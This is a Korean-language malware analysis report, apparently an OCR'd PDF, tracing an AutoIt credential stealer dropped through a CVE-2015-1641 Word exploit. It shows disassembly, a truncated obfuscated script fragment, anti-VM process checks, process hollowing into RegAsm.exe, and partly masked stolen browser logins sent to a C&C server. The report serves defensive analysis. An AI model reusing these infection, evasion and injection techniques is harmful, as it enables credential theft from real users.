0BB3128F   FF77   PUSH    DWORD PTR DS:[EDI+60]   Param 01: hFile => 0x000005E8
0BB31292   FF57   CALL    DWORD PTR DS:[EDI+18]   kernel32.CloseHandle
```



WinExec( ) 함수를 사용해서 'winsvchost.exe'를 실행한다.

```
0BB31295 PUSH    0            Param 02: uCmdShow  => 0x00000000
0BB31297 PUSH    DWORD PTR    Param 01: lpCmdLine => 0x0BB303E4 "C:\Users\ADMINI~1
0BB3129A CALL    DWORD PTR    kernel32.WinExec
```



마지막으로 사용자를 속이기 위해 'invbdr.doc'를 다시 실행한 뒤에 종료된다.


```
0BB313ED   6A   PUSH   5                    Param 02: uCmdShow  => 0x00000005
0BB313EF   50   PUSH   EAX                  Param 01: lpCmdLine => 0x0BB30164 "C:\Progra
0BB313F0   FF   CALL   DWORD PTR DS:        kernel32.WinExec
```

```
0BB313F3   6A 00   PUSH   0                      uExitCode => 0x00000000
0BB313F5   6A FF   PUSH   -1                     hProcess  => 0xFFFFFFFF
0BB313F7   FF57 2C CALL   DWORD PTR DS:[EDI+2C]  kernel32.TerminateProcess
```

3. AutopIt 악성코드 정보


이메일 계정과 Web 계정 정보를 탈취하는 AutoIt 악성코드..

‘winsvchost.exe’는 CVE-2015-1641 취약점을 이용한 문서파일에 의해 생성 및 실행된다.



가. winsvchost.exe


‘winsvchost.exe’는 AutoIt으로 만들어진 Installer 이며, <다음>과 같은 3개의 파일을 드롭한다.



※ 파일생성 경로 : C:₩Uers₩Administrator₩AppData₩Local₩Temp₩IXP000.TMP

File Name	Description
DYRNiZTVKBDedfPGaZFYi.exe	AutoIt3.exe
DYRNiZTVKBDedfPGaZF	악성 AutoIt Script 파일
XVBieIGOcXTG	암호화된 악성 파일 데이터

DYRNiZTVKBDedfPGaZFYi.exe는 AutoIt v3 Script.exe 파일이며, AutoIt Script로 작성된 DYRNiZTVKBDedfPGaZF 파일을 실행한다.



Process	PID	Private Byt...	Working S...	CPU	Description	Compan
System Idle Process	0	0 K	24 K	50.86		
System	4	48 K	304 K	1.08		
csrss.exe	324	1,328 K	4,484 K		Client Server Runtime ...	Microsof
wininit.exe	376	964 K	3,880 K		Windows 시작 응용 프...	Microsof
csrss.exe	388	8,060 K	12,720 K	2.44	Client Server Runtime ...	Microsof
winlogon.exe	444	1,664 K	5,360 K		Windows 로그온 응용 ...	Microsof
explorer.exe	1384	42,648 K	46,000 K	2.28	Windows 탐색기	Microsof
vmtoolsd.exe	2244	9,112 K	19,456 K	1.87	VMware Tools Core S...	VMware,
reader_sl.exe	2276	1,424 K	4,340 K	0.02	Adobe Acrobat Speed...	Adobe S
SbieCtrl.exe	2292	3,212 K	10,752 K	0.02	Sandboxie Control	tzuk
procexp.exe	2820	11,996 K	22,072 K	1.68	Sysinternals Process E...	Sysintern
WINWORD.EXE	2632	107,548 K	124,748 K	18.10	Microsoft Word	Microsof
winsvchost.exe	2348	608 K	3,784 K	6.39		
DYRNiZTVKBDedf...	1888	2,996 K	8,100 K	8.73	AutoIt v3 Script	AutoIt Te

또한, ‘DYRNiZTVKBDedfPGaZFYi.exe’ 파일 실행 시 전달되는 Commanad Code는 <다음>과 같다.

Command Code;

C:₩Users₩ADMINI~1₩AppData₩Local₩Temp₩IXP000.TMP₩DYRNiZTVKBDedfPGaZFYi.exe DYRNiZTVKBDedfPGaZF


나. DTRNiZTVKBDedfPGaZF

‘DYRNiZTVKBDedfPGaZF’에는 Autoit Script가 <다음>과 난독화되어 있다.

```
Global $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaB[3]

Func JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaBXF($JKAGH
    Dim $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaBXFILC
    Dim $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaBXFILC
    Dim $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaBXFILC
    Dim $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaBXFILC
    Dim $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaBXFILC
    Dim $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaBXFILC
            Local $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZR
        If @error Then Return SetError(1, 0, False)
        $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaB[1] =
        Local $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYa
        $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaBXFILC
        If @error Or Not $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGT
;~          DllClose($JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLW
            Return SetError(2, 0, False)
        Else
            $JKAGHVdDPRCFSDhcQOafiAUIFSQVaAHhObHYQfFPKGIZJGTdDLWRZRTJYaB[
        EndIf
```

코드 동작을 순서대로 살펴보면, 먼저 “%AppData%” 경로에 복제 파일을 생성하고 파일 속성을 시스템 파일 및 숨김 속성으로 변경한다.




감염 PC 환경을 체크하여 가상환경이라고 확인되면 동작이 종료되며, 여기서 확인하는 프로세스는 <다음>과 같다.

vmtoolsd.exe	VboxTray.exe	SandboxieRpcSs.exe


‘winsvchost.exe’는 ‘RegAsm.exe’ 프로세스에 ‘XVBieIGOcXTG’ 파일 데이터를 삽입시킨다. ‘RegAsm.exe’는 버전에 따라 설치 경로가 상이하기 때문에 선행 작업으로 감염 PC의 .NET Framework의 버전(.NET Framework v2.0.50727, .NET Framework v4.0.30319)을 반드시 확인한다.

‘XVBieIGOcXTG’ 파일 데이터는 암호화되어 있기 때문에 복호화가 필요하다. 이때 Windows Crypt 관련 함수를 사용하고 복호화 키 값은 ‘DYRNiZTVKBDedfPGaZF’에 포함되어 있다.

최근 유포되는 변종 파일을 실행했을 때 <다음>과 같은 에러 메시지를 확인할 수 있다. 이러한 현상은 암호화되어 있는 파일의 복호화가 정확하게 이루어지지 않은 상태에서 타깃 프로세스에 삽입 시켰을 경우 발생한다.




복호화가 완료되면 해당 파일 데이터를 'RegAsm.exe' 프로세스에 삽입시키며, Process Hollowing 기법을 사용한다.



다. 악성 RegAsm.exe

악성 'RegAsm.exe'는 이메일 계정 및 Web 계정정보를 탈취한다. 이때 동일한 방식으로 정상 'vbc.exe'에 악의적인 코드를 삽입시킨다.



그 결과 이메일 계정 및 Web 계정정보가 텍스트 파일로 저장된다.

시각	변경	파일명	폴더
Sep 18 20:27 14	>	Syscache.hve	C:₩System Volume Information
Sep 18 20:27 14	>	Syscache.hve.LOG1	C:₩System Volume Information
Sep 18 20:27 14	삭제 -	holderwb.txt	C:₩Users₩Administrator₩AppData₩Local₩Temp
Sep 18 20:27 14	>	holderwb.txt	C:₩Users₩Administrator₩AppData₩Local₩Temp
Sep 18 20:27 14	작성 +	holderwb.txt	C:₩Users₩Administrator₩AppData₩Local₩Temp
Sep 18 20:27 14	작성 +	4BF4C442-9B8A-4...	C:₩Users₩Administrator₩AppData₩Local₩Microsoft₩Vault
Sep 18 20:27 14	작성 +	Policy.vpol	C:₩Users₩Administrator₩AppData₩Local₩Microsoft₩Vault₩4BF4C442-
Sep 18 20:27 14	작성 +	Vault	C:₩Users₩Administrator₩AppData₩Roaming₩Microsoft
Sep 18 20:27 14	작성 +	Vault	C:₩Users₩Administrator₩AppData₩Local₩Microsoft
Sep 18 20:27 14	작성 +	2F1A6504-0641-4...	C:₩ProgramData₩Microsoft₩Vault₩AC658CB4-9126-49BD-B877-31EED
Sep 18 20:27 14	작성 +	3CCD5499-87A8-4...	C:₩ProgramData₩Microsoft₩Vault₩AC658CB4-9126-49BD-B877-31EED
Sep 18 20:27 13	작성 +	AC658CB4-9126-4...	C:₩ProgramData₩Microsoft₩Vault
Sep 18 20:27 13	작성 +	Policy.vpol	C:₩ProgramData₩Microsoft₩Vault₩AC658CB4-9126-49BD-B877-31EED
Sep 18 20:27 13	>	Preferred	C:₩Windows₩System32₩Microsoft₩Protect₩S-1-5-18₩User
Sep 18 20:27 13	>	35431671-dda3-4...	C:₩Windows₩System32₩Microsoft₩Protect₩S-1-5-18₩User
Sep 18 20:27 13	작성 +	35431671-dda3-4...	C:₩Windows₩System32₩Microsoft₩Protect₩S-1-5-18₩User
Sep 18 20:27 09	>	SOFTWARE	C:₩Windows₩System32₩config
Sep 18 20:27 09	>	SOFTWARE.LOG1	C:₩Windows₩System32₩config
Sep 18 20:27 04	>	NTUSER.DAT	C:₩Users₩Administrator
Sep 18 20:27 04	>	ntuser.dat.LOG1	C:₩Users₩Administrator
Sep 18 20:27 03	삭제 -	holdermail.txt	C:₩Users₩Administrator₩AppData₩Local₩Temp
Sep 18 20:27 03	작성 +	holdermail.txt	C:₩Users₩Administrator₩AppData₩Local₩Temp
Sep 18 20:27 03	>	RecentFileCache.bcf	C:₩Windows₩AppCompat₩Programs

악성코드가 수집한 Web 계정정보는 <다음>과 같다. 사용자가 접속한 URL 정보 및 사용자 정보(ID, PassWord)정보가 포함되어 있다.

```
Browser:  Google Chrome
Website:  http://                ac.kr/front/Intro.kpd
Username: ye
Password: d   o
-------------------------------------------------------------------------

Browser:  Google Chrome
Website:  http://12     .185.128:80   /web/       /dashboard
Username: admi                  .kr
Password: re      !@#
-------------------------------------------------------------------------

Browser:  Google Chrome
Website:  https://malwr.com/account/login/
Username: it    you
Password: d         28tt
-------------------------------------------------------------------------

Browser:  Google Chrome
Website:  http://                .kr/front/
Username: ye
Password: d   o
```

해당 파일은 조정(C&C)서버로 전송된다.

File Options Process View Help

Process	PID	Protocol	Local Address	Local Port	Remote Add...	Remote Port	State
RegAsm.exe	340	TCP	[redacted].129	49204	[redacted].207	80	ESTABLISHED
RegAsm.exe	340	TCP	[redacted].129	49205	[redacted].108	587	ESTABLISHED